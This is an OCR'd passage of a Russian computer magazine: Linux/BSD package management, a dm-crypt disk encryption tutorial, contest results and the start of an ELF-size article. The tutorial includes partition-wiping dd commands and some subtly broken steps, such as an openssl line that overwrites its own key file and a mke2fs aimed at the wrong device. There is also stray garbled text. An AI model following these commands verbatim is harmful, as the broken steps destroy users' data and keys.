Последняя команда создаст все необходимые ссылки в дереве /usr/local. Для удаления программы достаточно выполнить две команды: «stow -D program» (удаление ссылок) и «rm -Rf /usr/local/stow/program» (удаление самой программы).

Существует еще множество других «правильных» способов установки программ из исходников, с самыми интересными из которых ты можешь ознакомиться на сайте проекта LFS (www.linuxfromscratch.org).

ПАКЕТ С ПОКУПКАМИ

Вместо того чтобы помещать распространяемое ПО в индивидуальные для каждого дистрибутива пакеты, производители коммерческого и закрытого ПО решили использовать нечто вроде самораспаковывающихся архивов. Конечно, ни о каком отслеживании зависимостей и регистрации пакета в базе не может идти речи, но зато выполняется основная задача любой компании, промышляющей в области IT. В большинстве случаев этот самораспаковывающийся архив имеет расширение .run и представляет собой шелл-скрипт, в конец которого дописан архив с программой. При запуске скрипт задает пользователю несколько вопросов, вычисляет точку, в которой заканчивается текст и начинается архив, извлекает архив во временный файл и распаковывает его в каталог, указанный пользователем. После отработки все созданные файлы отправляются в /dev/null, а пользователь думает, что произошло нечто магическое. OpenOffice, Opera, драйвера nVidia и многие коммерческие игры распространяются в подобных самораспаковывающихся архивах.

```
dfbsd# pkg_info
cdrtools-2.0.3_3    CD/CD-R(W) and ISO-9660 image creation and extraction tools
cvsup-without-gui-16.1h General network file distribution system optimized for CVS (non-GUI
dfuibe_installer-1.1.2 DFUI DragonFly Installer backend
dfuife_cgi-1.1      DFUI CGI frontend
dfuife_curses-1.1   DFUI curses frontend
libaura-1.0         Library of Assorted Useful Reusable Abstractions
libdfui-2.0         Abstract user interface protocol library
libinstaller-2.0    BSD Installer library
thttpd-notimeout-2.24 Tiny/turbo/throttling HTTP server
digest-20050731     Message digest wrapper utility
libiconv-1.9.2nb1   Character set conversion library
gettext-lib-0.11.5nb4 Internationalized Message Handling Library (libintl)
perl-5.8.6nb3       Practical Extraction and Report Language
glib2-2.6.2         Some useful routines for C programming (glib2)
libslang-1.4.9nb2   Routines for rapid alpha-numeric terminal applications development
mc-4.6.1rc2nb2      User-friendly file manager and visual shell
vim-share-6.3.045   Data files for the vim editor (vi clone)
vim-6.3.045nb1      Vim editor (vi clone) without GUI
dfbsd# pkg_info mc-4.6.1rc2nb2
Information for mc-4.6.1rc2nb2:

Comment:
User-friendly file manager and visual shell


Requires:
gettext-lib>=0.11.5nb4
glib2>=2.4.0
libiconv>=1.9.1nb4
libslang>=1.4.9nb2

Description:
GNU Midnight Commander is a user-friendly yet powerful file manager
and visual shell, useful to novice and guru alike. It provides a
clear, user-friendly, and somewhat protected interface to a Unix
system while making many frequent file operations more efficient and
preserving the full power of the command prompt. You will wonder how
you could ever live without it.

Homepage:
http://www.ibiblio.org/mc/

dfbsd#
```

Команда pkg_info в DragonFlyBSD



Устанавливаем quake4

Схожий подход используется в пакетах формата AutoPackage (www.autopackage.org). Помимо шелл-скрипта и архива с программой, в таком пакете находится удобный графический инсталлятор, способный отслеживать зависимости, и менеджер пакетов, который устанавливается в систему вместе с программой и прописывается в меню KDE и Gnome. Процесс установки и удаления пакетов AutoPackage у неподготовленного человека не вызывает никаких трудностей. Большинство проблем решается автоматически, в крайнем случае выводится справка об ошибке и путях ее решения. Внешне все это очень напоминает установку программы в ОС Windows.

К ЧЕРТУ ПАКЕТЫ

В отличие от Linux ситуация в узком круге BSD-систем менее увлекательна. Здесь нет огромного количества вариантов упаковки ПО, разницы в подходах к его распространению и навязчивого мнения разработчиков дистри-

бутива. Любая ОС семейства BSD предлагает два средства установки софта: порты и пакеты. Причем во всех BSD-отпрысках эти самые средства реализованы схожим образом (а в NetBSD и DragonFlyBSD вообще повторяют друг друга).
Возьмем, к примеру, порты. Порты (ports) — это некий фреймворк, призванный автоматизировать сборку программ из исходников. Организация портов во всех BSD-системах одинакова и основывается на одних и тех же принципах: рассортированное по классу программ дерево, набор make-файлов для выкачивания, распаковки, отслеживания зависимостей и сборки программ. Так что различается только реализация. Продемонстрирую это на примере. Чтобы собрать и установить vim в NetBSD, необходимо выполнить две команды:

```
# cd /usr/pkgsrc/editors/vim
# make install clean
```

То же самое во FreeBSD:

```
# cd /usr/ports/editors/vim
# make install clean
```

Как видно, для пользователя различия чисто визуальные. Стоит сказать, что системы портов NetBSD и FreeBSD поддерживаются совершенно независимыми командами, но родство заметить нетрудно.
Принципиальной разницы нет и в реализации пакетных менеджеров. В любой BSD можно найти привычные команды /usr/sbin/pkg_add, /usr/sbin/pkg_delete и /usr/sbin/pkg_info, предназначенные, соответственно, для установки, удаления и извлечения информации из пакетов. Во время инсталляции пакета pkg_add проверяет, все ли требуемые зависимости установлены (и если нужно, устанавливает их), распаковывает пакет в дерево файловой системы (/usr/local в FreeBSD) и прописывает информацию о пакете в базу /var/db/pkg/. Пакеты FreeBSD, NetBSD и OpenBSD — это обычные тарболлы, сжатые gzip (в этом случае расширение .tgz) или bzip2 (.tbz), но различные по содержанию. В любом случае, в корне такого тарболла находится несколько файлов, имена которых записаны в верхнем регистре, а в качестве первого символа выступает знак «+». В таких файлах содержится различная информация о пакете, его содержании и зависимостях (например, +COMMENT — краткая информация о программе, +CONTENTS — список устанавливаемых файлов, +INSTALL — постинсталляционный скрипт).
Недавно поклонники BSD создали так называемую «настольную BSD». Мы стали очевидцами появления на свет сразу двух представителей этого семейства: DesktopBSD (desktopbsd.net) и PC-BSD (www.pcbsd.org). Особое место в этих дистрибутивах FreeBSD занимает, конечно же, дружелюбная пользователю система пакетного менеджмента. В DesktopBSD дружелюбной стала система портов — собирать программы из исходников теперь можно, используя удобный графический интерфейс. В PC-BSD, напротив, используется собственный формат пакетов. Управляет пакетами система PBI, которую идейно можно представить как симбиоз рассмотренных ранее GNU Stow и AutoPackage. Пакеты устанавливаются при помощи графического инсталлятора и размещаются в /usr/local/MyPrograms (каждый в индивидуальном каталоге).
Гибкости и мощи системы портов не могли не заметить представители сообщества пользователей Linux. Дэниель Роббинс ухитрился сплавить воедино технологические наработки сообщества Linux с философией мира BSD и получил в результате Gentoo — самый BSD'шный дистрибутив Linux. В Gentoo отразились не только идейные стороны BSD-систем (сквозная простота, стабильность), но и технические, например система портов, получившая имя portage. Причем разработчики Gentoo пошли дальше своих коллег из лагеря BSD и еще более усовершенствовали и без того красивый подход к установке ПО. Самыми яркими отличиями стали команда /usr/sbin/emerge и так называемые «флаги USE». Скрипт emerge, написанный на python, применяется для управления пакетами и аккумулирует в себе все необходимые функции менеджера пакетов, то есть позволяет устанавливать и удалять порты, проводить аудит дерева портов. Используя emerge, можно с легкостью устанавливать бинарные пакеты. В этом случае он действует на манер команды apt-get из Debian. То, что в Gentoo обозначается загадочным термином «флаги USE», на самом деле представляет собой довольно интересный способ передать команде emerge сведения о том, какие зависимости должны быть включены в компилируемую программу, а какие — нет. Например, чтобы собрать mplayer, отключив поддержку X Window, но, оставив возможность просмотра видео в консоли, необходимо добавить в файл /etc/make.conf строку «USE='-X +fbcon'» и выполнить команду "emerge mplayer». Для временного включения/отключения флагов можно использовать вот такой прием:

```
# USE='-X +fbcon' emerge mplayer
```

```
gentoo ~ # emerge e2fsprogs
Calculating dependencies ...done!
>>> emerge (1 of 1) sys-fs/e2fsprogs-1.37-r1 to /
>>> md5 files   :-) e2fsprogs-1.36-r2.ebuild
>>> md5 files   :-) e2fsprogs-1.37-r1.ebuild
>>> md5 files   :-) e2fsprogs-1.37.ebuild
>>> md5 files   :-) e2fsprogs-1.35-r1.ebuild
>>> md5 files   :-) e2fsprogs-1.36.ebuild
>>> md5 files   :-) files/digest-e2fsprogs-1.37-r1
>>> md5 files   :-) files/e2fsprogs-1.36-makefile.patch
>>> md5 files   :-) files/digest-e2fsprogs-1.36-r2
>>> md5 files   :-) files/digest-e2fsprogs-1.36
>>> md5 files   :-) files/digest-e2fsprogs-1.35-r1
>>> md5 files   :-) files/e2fsprogs-1.32-mk_cmds-cosmet
>>> md5 files   :-) files/e2fsprogs-sed-locale.patch
>>> md5 files   :-) files/e2fsprogs-1.36-sed-locale.pat
>>> md5 files   :-) files/digest-e2fsprogs-1.37
>>> md5 files   :-) files/e2fsprogs-1.37-e2p-test.patch
>>> md5 src_uri :-) e2fsprogs-1.37.tar.gz
>>> Unpacking source...
>>> Unpacking e2fsprogs-1.37.tar.gz to /var/tmp/portage
 * Applying e2fsprogs-1.32-mk_cmds-cosmetic.patch ...
 * Applying e2fsprogs-1.36-sed-locale.patch ...
 * Applying e2fsprogs-1.36-makefile.patch ...
 * Applying e2fsprogs-1.37-e2p-test.patch ...
>>> Source unpacked.
 * econf: updating e2fsprogs-1.37/config/config.sub wit
g.sub
 * econf: updating e2fsprogs-1.37/config/config.guess w
fig.guess
```

emerge за работой



МИХАИЛ ЕМЕЛЬЧЕНКОВ
/ MICHAEL@EMELTCHENKOV.NET /

Шифрование дисков с помощью Dm-crypt

ОСТАВЛЯТЬ ИНФОРМАЦИЮ НЕЗАШИФРОВАННОЙ — ЗНАЧИТ ПОДВЕРГАТЬ СВОИ ДАННЫЕ ОПАСНОСТИ. СЕГОДНЯ Я РАССКАЖУ ТЕБЕ, С ПОМОЩЬЮ ЧЕГО, КАК И ЗАЧЕМ МОЖНО ШИФРОВАТЬ ДАННЫЕ В ОС LINUX, НАЧИНАЯ ОТ СОЗДАНИЯ ЗАШИФРОВАННОГО ДИСКА И ЗАКАНЧИВАЯ ШИФРОВАНИЕМ ВРЕМЕННЫХ ДАННЫХ. ПОСЛЕ ПРОЧТЕНИЯ ЭТОЙ СТАТЬИ И ПРИМЕНЕНИЯ ПОЛУЧЕННЫХ ЗНАНИЙ НА ПРАКТИКЕ ТЫ СМОЖЕШЬ СПАТЬ СПОКОЙНО.

В принципе, есть лишь два вида угрозы: раскрытие и видоизменение данных. Раскрытие данных означает то, что кому-то стал известен смысл информации. Последствия могут быть самые разные.

0 1 2 3 4 5 6 7 8 9

Потребность в шифровании данных существовала с давних времен. Кто-то пытается оградить свои данные от конкурентов, кто-то играет в шпионов, кто-то — просто хакер, обеспокоенный возможными последствиями своих действий. В любом случае, у каждого человека так или иначе возникает необходимость в сохранении своих данных.

В принципе, есть лишь два вида угрозы: раскрытие и видоизменение данных. Раскрытие данных означает то, что кому-то стал известен смысл информации. Последствия могут быть самые разные. Например, если похищен текст книги, над которой работали многие месяцы, то потери авторов могут составить несколько тысяч долларов, а если книга уже издана, то похищение ее текста может создать книге дополнительную рекламу. Другое дело — искаженная информация. Она представляет гораздо большую опасность. Например, если данные организации об инвентарных описях или списках заказов будут стерты, то работа парализуется надолго.

Существует несколько способов шифрования в Linux:

•шифрование отдельных файлов (выполняется с помощью GnuPG);

•шифрование дисков (можно выполнить с помощью Dm-crypt, а посредством Dm-crypt — создать виртуальный шифрованный диск, который будет располагаться в физическом файле на диске).

Device-mapper — новая инфраструктура ядра Linux 2.6, которая позволяет создавать виртуальные устройства, работающие поверх физических. Dm-crypt отличается от Cryptoloop более чистым кодом и удобством в настройке. Я рассмотрю применение Dm-tools для Debian и Gentoo. Для остальных дистрибутивов процедуры настройки будут аналогичны.

Установка Dm-crypt

Сначала необходимо настроить конфигурацию ядра, запустив графическую оболочку для его настройки:

```
# cd /usr/src/linux
# make menuconfig
```

Необходимые опции ядра:

1. Подключаем опции, имеющие статус разрабатываемых или экспериментальных: Code maturity level options -> Prompt for development and/or incomplete code/drivers.

2. Данная опция необходима для корректной работы с udev: General setup -> Support for hot-pluggable devices.

3. Поддержка непосредственно самого Device-mapper: Device Drivers -> Multi-device support (RAID and LVM) -> Device mapper support.

4. Поддержка шифрования через Device-mapper: Device Drivers -> Multi-device support (RAID and LVM) -> Crypt target support.

5. Поддержка алгоритма шифрования AES: Cryptographic options -> AES cipher algorithms.

6. Поддержка алгоритма хэширования SHA1: Cryptographic options -> SHA1 digest algorithm.


7. Поддержка виртуальных RAM-дисков: Device Drivers -> Block devices -> RAM disk support.

8. Поддержка так называемого начального RAM-диска: Device Drivers -> Block devices -> RAM disk support -> Initial RAM disk (initrd) support.

Теперь компилируем и устанавливаем ядро в /boot:

```
# mount /boot
# make
# make modules_install install
```

Для простоты настройки сконфигурируем все пункты не модулями,



Консоль: cat /boot/grub/grub.conf

а монолитом. Если ты решишь сделать модульную сборку, то не забудь предварительно подгрузить соответствующие модули с помощью modprobe. После перезагрузки необходимо установить user-space утилиты. Для этого воспользуйся командой:

```
debian# apt-get install cryptsetup
gentoo# emerge device-mapper cryptsetup
```

После чего удостоверься, что device mapper запущен:

```
/dev/mapper/control
```

Проверь также, появился ли crypt target:

```
# /sbin/dmsetup targets
crypt       v1.1.0
striped     v1.0.2
linear      v1.0.1
error       v1.0.1
```

Шифрование root-раздела

Я рассмотрю шифрование корневого раздела только для дистрибутива Gentoo, в Debian все происходит схожим образом. Для шифрования корневого раздела необходимо, чтобы /boot-директория располагалась на отдельном разделе. Linux не поддерживает загрузку с шифрованных разделов напрямую. Вместо этого необходимо использовать initrd (RAM-диск, который грузится до монтирования корневого раздела).

Для корректной работы с udev потребуется собрать multipath-tools:

```
# emerge multipath-tools
```

Необходимо создать и примонтировать initrd. Для этого монтируем /boot-раздел и создаем пустой файл initrd:


```
# mount /boot
# touch /boot/initrd
```


Заполняю нулями файл /boot/initrd и придаем ему размер 4 Мб:


```
# dd if=/dev/zero of=/boot/initrd bs=1M count=4
```

Создаем loopback-устройство для работы с файлом:

```
# /sbin/losetup /dev/loop0 /boot/initrd
```



Консоль: создание зашифрованного раздела в виде файла на диске



Консоль: dmsetup ls

INFO

На сайте www.citforum.ru/security/cryptography/ можно найти статьи о криптографии, электронной подписи и программе GnuPG.
числовые операции
test1 = 9
test2 = test1
stop

Создаем на нем файловую систему Ext2:

```
# /sbin/mke2fs /dev/initrd
# mkdir /mnt/initrd
```

Монтируем loopback-устройство на каталог диска:

```
# mount /dev/loop0 /mnt/initrd
```

Создаем дерево директорий и файлы скриптов:

```
# cd /mnt/initrd
# mkdir etc dev lib bin proc new
# touch linuxrc devmap_mknod.sh
# chmod +x linuxrc devmap_mknod.sh
```

Где linuxrc — скрипт, отвечающий за непосредственную загрузку, а devmap_mknod.sh — скрипт, который создает необходимые устройства. Оба файла находятся на диске, прилагаемом к журналу. Копируем необходимые файлы:

```
# cp /bin/{sh,cat,mount,umount,mkdir,chroot,cryptsetup,sleep, mknod,
        sed,rm} ./bin
```

Для каждого файла узнаем требуемые библиотеки и копируем их в директорию lib:

```
# ldd /bin/sh
        linux-gate.so.1 => (0xffffe000)
        libdl.so.2 => /lib/libdl.so.2 (0xb7f65000)
        libc.so.6 => /lib/libc.so.6 (0xb7e51000)
        /lib/ld-linux.so.2 (0xb7f73000)
# cp /lib/{libc.so.6,ld-linux.so.2} ./lib
```

Создаем необходимые устройства, без которых не удастся загрузить систему (если ты используешь другой раздел с корневой файловой системой, то необходимые параметры mknod можно посмотреть с помощью «ls -l /dev/drive». Например, для /dev/hda3 команда будет выглядеть так: «mknod /mnt/initrd/dev/hda3 b 3 3»):

```
# mknod /mnt/initrd/dev/console c 5 1
# mknod /mnt/initrd/dev/null c 1 3
# mknod /mnt/initrd/dev/sda2 b 8 2
# mknod /mnt/initrd/dev/tty c 5 0
```

Проверим работоспособность всех программ в initrd:

```
# chroot /mnt/initrd /bin/sh
# /bin/chroot --help
# /bin/mkdir --help
```

Размонтируем initrd:

```
# cd ~
# umount /mnt/initrd /boot
```

Теперь редактируем fstab, чтобы он соответствовал новому корневому разделу. В данном примере опция noatime необязательна, но она позволяет ускорить дисковые операции, так как отключает запись времени последнего обращения к файлу.

```
# vi /etc/fstab
/dev/mapper/root / reiserfs noatime 0 1
```

Следующий шаг — настройка grub:

```
# vi /boot/grub/grub.conf
title=Gentoo Linux with initrd
root (hd0,0)
kernel /vmlinuz root=/dev/ram0 rw init=/linuxrc
initrd /initrd
```

Подготовительный процесс завершен. Остается зашифровать корневую файловую систему. Для этого нам понадобится чистый раздел достаточной емкости (обозначим его как /dev/sdb1). Корневой раздел обозначим как /dev/sda2.

```
# mkdir /mnt/{sda2,sdb1}
# mount /dev/sda2 /mnt/sda2
# mount /dev/sdb1 /mnt/sdb1
```

Копируем все содержимое корневого раздела в чистый раздел:

```
# cp -r -p -v /mnt/sda2/* /mnt/sdb1/
# umount /dev/sda2
```

1 Выполняем подготовительные процедуры для загрузки с копии системы (с */dev/sdb1*):
Редактируем файл */mnt/sdb1/etc/fstab*:

```
# vi /mnt/sdb1/etc/fstab
/dev/sdb1     / reiserfs noatime 0 1
```

2 Редактируем /boot/grub/grub.conf:

```
# vi /boot/grub/grub.conf
title=Gentoo Linux - Boot from copy
root (hd0,0)
kernel /vmlinuz root=/dev/sdb1
```

3 Размонтируем устройство:

```
# umount /dev/sdb1
```

После загрузки с копии системы создаем зашифрованный корневой раздел:

```
# /bin/cryptsetup -y create root /dev/sda2
```


Система потребует ввести пароль шифрования с подтверждением. Этот пароль будет спрашиваться при загрузке ОС. По умолчанию используется алгоритм шифрования AES с длиной ключа 256 бит. Это очень надежный алгоритм, применяемый американскими спецслужбами для шифрования секретных документов. Доступные алгоритмы шифрования можно посмотреть командой «cat /proc/crypto». С помощью ключа '-c' можно указать, какой алгоритм использовать, с помощью '-h' — выбрать алгоритм хэширования.
Теперь создаем файловую систему ReiserFS (или любую другую):

```
# mkreiserfs /dev/mapper/root
```

Копируем корневую систему на созданный зашифрованный раздел:


```
# mount /dev/mapper/root /mnt/sda2
# mount /dev/sdb1 /mnt/sdb1
# cp -r -p -v /mnt/sdb1/* /mnt/sda2/
# umount /dev/sdb1 /dev/sda2
```

> В принципе, есть лишь два вида угрозы: раскрытие и видоизменение данных. Раскрытие данных означает то, что кому-то стал известен смысл информации. Последствия могут быть самые разные



Учти, что использование шифрования ведет к некоторой потере производительности системы.

В FreeBSD (начиная с версии 5.0) для схожих целей используется GBDE - GEOM Based Disk Encryption, GELI (начиная с 6.0). В NetBSD (начиная с версии 2.0) используется CGD - Cryptographic Device Driver.



На прилагаемом к журналу CD/DVD ты найдешь скрипты linuxrc и devmap_mknod.sh.

Все. Система готова к загрузке с зашифрованного раздела.

Шифрование SWAP

Для Debian:

1. Удостоверься, что в файле /etc/defaults/cryptdisks присутствует следующая строка:

```
# vi /etc/defaults/cryptdisks
CRYPTDISKS_ENABLE=Yes
```

2. Отредактируй файл /etc/crypttab для настройки шифрования свопа (где /dev/sda5 – имя раздела со свопом).

```
# vi /etc/crypttab
cryptswap /dev/sda5 /dev/urandom swap,cipher=aes,size=256,swap
```

3. Отредактируй /etc/fstab, чтобы вместо обычного своп-раздела использовался раздел Device-mapper.

```
# vi /etc/fstab
/dev/mapper/cryptswap   none swap   sw 0 0
```

Для Gentoo порядок действий будет выглядеть следующим образом:

1. Добавь в файл /etc/conf.d/cryptfs строчку:

```
# vi /etc/conf.d/cryptfs
swap=cryptswap source='/dev/sda5'
```

2. Отредактируй файл /etc/fstab:

```
# vi /etc/fstab
/dev/mapper/cryptswap   none swap   sw 0
```

В результате мы получим своп-раздел cryptswap, шифруемый случайным ключом. Но сначала неплохо бы затереть старый своп случайными данными, так как в свопе могут находиться куски приватных данных, оставленные там после работы различных программ:

```
# swapoff
# dd if=/dev/urandom of=/dev/sda5 bs=1M
```

После этого можно перезагрузиться и начать использовать новый зашифрованный своп. Пароль при загрузке запрашиваться не будет.

Шифрование home-раздела

Далее создадим шифрованный home-раздел:

1. Затираем раздел случайными данными:

```
# dd if=/dev/urandom of=/dev/sdb1 bs=1M
```

Где /dev/sdb1 — раздел, на котором будет располагаться шифрованный диск, а michael — имя логического диска (/dev/mapper/michael). Внимание: пароль должен совпадать с паролем логина.

```
# cryptsetup –y create michael /dev/sdb1
```

2. Проверим, что это работает:

```
# dmsetup ls
michael (254, 1)
cryptswap (254, 0)
```

3. Создаем файловую систему Ext3 (естественно, вместо Ext3 может выступать любая ФС):

```
# mke2fs -j /dev/mapper/michael
```

4. Отмонтируем раздел:

```
# dmsetup remove michael
```

В случае использования целого диска, а не раздела, можно везде указывать /dev/sdb вместо /dev/sdb1.

Для автомонтирования раздела скачиваем (ftp.debian.org/debian/pool/main/libp/libpam-mount/) и устанавливаем libpam-mount:

```
# dpkg –i libpam-mount_0.9.22-6_i386.deb
```

В случае с Gentoo скачиваем ebuild с bugs.gentoo.org/attachment.cgi?id=64090 и распаковываем его в /usr/local/portage/sys-libs. Далее добавляем строчку в /etc/make.conf:

```
# vi /etc/make.conf
PORTDIR_OVERLAY=/usr/local/portage
```

Собираем pam_mount (сначала добавим строчку в /etc/portage/package.keywords, так как он помечен нестабильным):

```
# echo "sys-libs/pam_mount ~x86" >> /etc/portage/package.keywords
# emerge pam_mount
```

Для Debian процесс настройки заключается в редактировании конфигурационных файлов /etc/login.defs и /etc/pam.d/{common-auth,common-session,pam_mount.conf}:

```
# vi /etc/pam.d/common-auth
auth        optional    pam_mount.so use_first_pass
# vi /etc/pam.d/common-session
session optional        pam_mount.so

# vi /etc/security/pam_mount.conf
volume michael crypt - /dev/sdb1 /home/michael cipher=aes - -

# vi /etc/login.defs
CLOSE_SESSIONS yes
```

Для Gentoo ситуация схожа:

1 Добавляем в файл */etc/pam.d/login* строки:

```
# vi /etc/pam.d/login
auth        optional    /lib/security/pam_mount.so use_first_pass
session     optional    /lib/security/pam_mount.so
```

2 Добавляем в файл /etc/security/pam_mount.conf строку:

```
# vi /etc/security/pam_mount.conf
volume michael crypt - /dev/sdb1 /home/michael cipher=aes - -
```

После этого входим под именем michael. Диск должен автоматически примонтироваться на /home/michael. Беда в том, что права доступа у каталога будут root:root. Необходимо их сменить на пользовательские:


```
# chown michael:users /home/michael
```

Кроме того, существует возможность шифрования раздела не паролем логина, а отдельно сгенерированным ключом. В этом случае можно легко сменить пароль логина без необходимости решифрации диска. Правда, зная пароль логина, можно легко получить этот ключ. Поэтому использование данного способа шифрования я считаю неоправданным. Другое дело, если ключ находится на внешнем носителе, например на USB-флешке. Тогда, зная пароль, но не имея флеш-носителя, расшифровать раздел будет невозможно.
Устанавливаем openssl:

```
debian# apt-get install openssl
```



Консоль: wiki, посвященная Dm-crypt



Консоль: gvim /etc/fstab

```
gentoo# emerge openssl
```

Создаем ключ длиной 256 бит:

```
# cat /dev/urandom | head –c 32 > /home/michael.key
```

Создаем шифрованный home-раздел:

```
# dd if=/dev/urandom of=/dev/sdb1 bs=1M
# cat /home/michael.key | cryptsetup create michael /dev/sdb1
# mke2fs -j /dev/mapper/michael
# dmsetup remove michael
```

Шифруем ключ, которым зашифрован диск:

```
# cat /home/michael.key | openssl aes-256-ecb > /home/michael.key
```

В запросе на ввод пароля пишем пароль логина.
Далее происходит процесс настройки — он такой же, как и с шифрованием без ключа, за исключением одной строчки:

```
# vi /etc/security/pam_mount.conf
volume michael crypt - /dev/sdb1 /home/michael cipher=aes aes-256-ecb /home/michael.key
```

Раздел в виде файла на диске

Для начала необходимо создать файл заранее определенного размера, предположим, 50 Мб:

```
# touch cryptdisk
# shred -n1 -s50M cryptdisk
```

Желательно затереть cryptdisk именно таким способом, так как в результате получится набор случайных данных, и нельзя будет точно узнать, сколько реальной информации хранится в этом файле. Настало время создать шифрованный раздел посредством loopback-устройства:

```
# losetup /dev/loop0 ~/cryptdisk
# cryptsetup -y create mydisk /dev/loop0
# mkreiserfs /dev/mapper/mydisk
# mkdir /mnt/mydisk
# mount /dev/mapper/mydisk /mnt/mydisk
```

Зашифрованный раздел теперь доступен через /mnt/mydisk. После завершения работы с приватными данными его следует размонтировать, а затем удалить loopback-устройство, как показано ниже:

```
# umount /mnt/mydisk
# cryptsetup remove mydisk
# losetup -d /dev/loop0
```

При желании можно написать небольшой скрипт, который будет выполнять все эти команды автоматически.



Поймай волну

Итоги конкурса

ЗА ВРЕМЯ ПРОВЕДЕНИЯ КОНКУРСА МЫ ПОЛУЧИЛИ НЕМЕРЕНОЕ КОЛИЧЕСТВО ПИСЕМ: ДОВОЛЬНО МНОГО ЛЮДЕЙ ЗАХОТЕЛИ ПОДНЯТЬ НА ХАЛЯВУ TV-ТЮНЕР ОТ КОМПАНИИ BEHOLDER . НЕПРОСТЫМ ДЕЛОМ БЫЛО ОПРЕДЕЛИТЬ ПОБЕДИТЕЛЕЙ. НАПОМНЮ: ПЕРЕД УЧАСТНИКАМИ СТАВИЛАСЬ ЗАДАЧА ПРАВИЛЬНО ОТВЕТИТЬ НА ТРИ ВОПРОСА И НАПИСАТЬ, ЗАЧЕМ, СОБСТВЕННО, ИМ НУЖЕН ТЮНЕР. ЕСЛИ С ПЕРВОЙ ЧАСТЬЮ ЗАДАНИЯ ВСЕ ЛЕГКО СПРАВИЛИСЬ, ТО СО ВТОРОЙ ВСЕ ОБСТОЯЛО НЕСКОЛЬКО СЛОЖНЕЕ. ОСОБО ОТБИТЫЕ ТОВАРИЩИ ХОТЕЛИ ПОЛУЧИТЬ TV-ТЮНЕР, ЧТОБЫ «ЗАБИВАТЬ ИМ ГВОЗДИ», «ПОДАРИТЬ ЕГО СВОИМ ХОМЯЧКАМ» И ХИТ СЕЗОНА – «НАМЫТЬ ПАРУ МИЛЛИГРАММОВ ЗОЛОТА С КОНТАКТОВ РАДИОДЕТАЛЕЙ».

Победили в конкурсе, само собой, более созидательные читатели.

Behold TV 507 RDS мы вручаем чуваку с ником d_zakir (d_zakir@dinet.ru) — программисту, которому этот тюнер необходим для своих программерских экспериментов и тестов.

Behold TV 505 RDS уходит Андрею из города Ульяновска, который будет записывать детские передачи, вырезать из них поганую рекламу и показывать своим маленьким дочерям.

Behold TV Columbus мы отдаем lancelot'y (lancelot@cherkessk.ru). Этот парень очень много путешествует и перемещается с ноутбуком, из-за чего очень страдает, когда не может посмотреть футбольный матч. С новым тюнером такая проблема больше не появится.



КРИС КАСПЕРСКИ

САМЫЙ МАЛЕНЬКИЙ ЭЛЬФ

Даже при программировании на чистом ассемблере elf-файлы обычно получаются очень большими, но существует масса способов уменьшить их размер. Давай напишем обычную ассемблерную программу и, убирая все лишнее, постепенно будем оптимизировать ее, вплоть до полного экстрима.

Программирование с libc — семейная идиллия

